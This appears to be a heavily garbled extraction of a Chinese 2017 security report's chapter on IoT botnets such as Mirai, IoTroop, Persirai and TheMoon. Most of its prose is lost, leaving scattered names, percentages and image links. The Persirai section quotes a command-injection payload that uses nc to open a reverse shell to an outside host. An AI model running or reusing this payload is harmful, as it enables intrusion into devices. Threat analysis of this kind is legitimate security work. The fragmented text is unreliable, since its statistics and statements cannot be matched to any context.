
Gafgyt

Satori

Brickerbot

Mirai

IoTroop



147 2017 IoT

VenusEye

21.89%

2017

8.20%


Mirai

8.16%

7.73%


7.53%

2017年全球Mirai及其变种感染情况分布图



148 2017 Mirai

|        |       |       |       |        |
|--------|-------|-------|-------|--------|
|        | Mirai |       |       |        |
| 12.35% | 9.62% | 7.77% | 4.56% | 18.91% |



149 2017

Mirai

## 6.2 IoT

2017

IoT

### 6.2.1 Mirai

Mirai

IoT


DDoS

2017

Mirai

Mirai

C&amp;C



150 Mirai

1

DDoS


HTTP

UDP

TCP

C&amp;C

Mirai




151 Mirai

2

## 6.2.2 IoTroop

IoTroop 2017  
IoTroop

IoT



152 IoTroop

IoTroop

Mirai

Mirai



1. ToTroop C C IoTroop C  
 C PHP Mirai C C GO  
 2. C C C C IoTroop C C  
 IoTroop  
 3. Mirai  
 4. IoTroop Mirai DDoS ; DDoS  
 DDoS DDoS C C  
 IoTroop

153 IoTroop

DDoS

## 6.2.3

IoT

OMG

Mirai

OMG

IoT

IoT

OMG


IoT

C&C



## 6.2.4 Persirai

Persirai 2017  
Persirai



154

IoT

(UPnP)

IoT

1.

Web

2.

\$(nc

load.gtpnet.ir 1234 -e /bin/sh)

3.

ntp.gtpnet.ir shell

/dev/null

ftpupdate.sh

ftpupload.sh

0day

4.

C&amp;C

5.

C&amp;C

0day

C&amp;C

DDoS

## 6.2.5 TheMoon

IoT

TheMoon

2014

2017


TheMoon

6

IoT



IoT : ASUS WRT UDP 999 D-Link 850L VIVOTEK Network Cameras  
D-Link DIR-890L D-Link DIR-645 Linksys E-series D-Link 815  
TheMoon DDOS socks





## 7.1

专

2017 5 12 WannaCry  
 WannaCry 2017 NSA “ ”  
 2017 NSA 70% Windows  
 Windows “ DoublePulsar ”  
 APT  
 “ ”  
 2013 2013  
 IT  
 Conexant MicTray64.exe  
 2017 11 Intel Management Engine  
 “ ”  
 .....  
 90%

## 7.2

5 10

2017

“ ”

## 7.3

Mirai

IoTroop



## 7.4

2017

“

”

“

”

“

”

“

”

## 7.5



“

”